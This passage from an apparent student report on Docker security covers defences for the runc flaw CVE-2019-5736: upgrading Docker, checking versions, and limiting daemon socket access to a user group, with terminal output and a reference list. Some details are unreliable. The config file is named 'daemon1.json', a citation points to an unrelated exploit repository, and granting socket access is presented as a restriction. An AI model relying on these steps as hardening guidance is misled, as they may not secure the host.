
Figure 56. Capabilities

This is how we can make use of capabilities to have granular control over what privileges the root accounts have.

G. *Defense Method for CVE-2019-5736 [14]*

To address the security issue, we can either apply mitigation methods or upgrade your docker version to the one that includes the fix. One of the defense options for CVE-2019-5736 in a Docker environment is to upgrade to a version of Docker that has been patched to include the fix for the vulnerability

```
sudo apt-get update
sudo apt-get install docker-ce
sudo docker version
```




```
farzin@farzin-virtual-machine:~/Desktop$ sudo docker version
Client:
 Version:           20.10.21
 API version:       1.41
 Go version:        go1.19.2
 Git commit:        20.10.21-0ubuntu1~22.10.2
 Built:             Thu Mar  2 18:24:54 2023
 OS/Arch:           linux/amd64
 Context:           default
 Experimental:      true

Server:
 Engine:
  Version:          20.10.17
  API version:      1.41 (minimum version 1.12)
  Go version:       go1.18.10
  Git commit:       a89b842
  Built:            Tue Mar  7 06:30:14 2023
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          v1.6.6
  GitCommit:        10c12954828e7c7c9b6e0ea9b0c02b01407d3ae1
 runc:
  Version:          1.1.2
  GitCommit:
 docker-init:
  Version:          0.19.0
  GitCommit:        de40ad0
farzin@farzin-virtual-machine:~/Desktop$
```

Figure 57. Showing docker version

The other one is that to defend against an attack in a Docker environment is to restrict access to the Docker daemon. This can limit the impact of the attack and prevent unauthorized containers from running on the host system. To achieve this, access to the Docker daemon should only be granted to authorized users or groups.

```
sudo groupadd authenticatedusers
sudo usermod -aG authenticatedusers farzin
sudo vim /etc/docker/daemon1.json
sudo systemctl restart docker
```


Creating json file



```
"group": "authenticatedusers"
```

Figure 58. json file content


Before adding the user "farzin" to the group:



```
farzin@farzin-virtual-machine:~$ whoami
farzin
farzin@farzin-virtual-machine:~$
farzin@farzin-virtual-machine:~$ docker ps -a
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%
2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied
farzin@farzin-virtual-machine:~$
```

Figure 59. Permission denied for showing process

After adding the user "farzin" to the group:



```
farzin@farzin-virtual-machine:~$
farzin@farzin-virtual-machine:~$
farzin@farzin-virtual-machine:~$ docker ps -a
CONTAINER ID   IMAGE         COMMAND    CREATED          STATUS                      PORTS     NAMES
33cfcf76cf1a   hello-world   "/hello"   47 minutes ago   Exited (0) 47 minutes ago             zealous_keldysh
7b0e518abb29   hello-world   "/hello"   3 hours ago      Exited (0) 3 hours ago                keen_dijkstra
```

Figure 60. Showing running process

References

[1] https://www.youtube.com/watch?v=U0T1i4u_L1A

[2] https://www.youtube.com/watch?v=pRBj2dm4CDU

[3] https://www.youtube.com/watch?v=70QOBVwLyC0

[4] https://www.youtube.com/watch?v=mQkVB6KMHCg&list=RDCMUC0ZTPkdxlAKf-V33tqXwi3Q&start_radio=1

[5] https://github.com/docker/docker-bench-security

[6] https://www.t-systems.com/de/en/newsroom/expert-blogs/docker-bench-security-faqs-514384#:~:text=Docker%20 Bench%20for%20Security%20 is,3.1.

[7] https://www.youtube.com/watch?v=KOETuSKuPco

[8] RangeForce. "Dirty Cow." RangeForce, https://materials.rangeforce.com/tutorial/2019/11/07/Dirty-Cow/.

[9] https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679

[10] https://nvd.nist.gov/vuln/detail/CVE-2019-5736

[11] https://github.com/twistlock/RunC-CVE-2019-5736

[12] https://nvd.nist.gov/vuln/detail/CVE-2019-5736

[13] https://github.com/twistlock/RunC-CVE-2019-5736.

[14] https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

[15] https://dirtypipe.cm4all.com/

[16] https://concordia.udemy.com/course/dockersecurity/learn/lecture/24911932#overview

[17] https://github.com/aquasecurity/trivy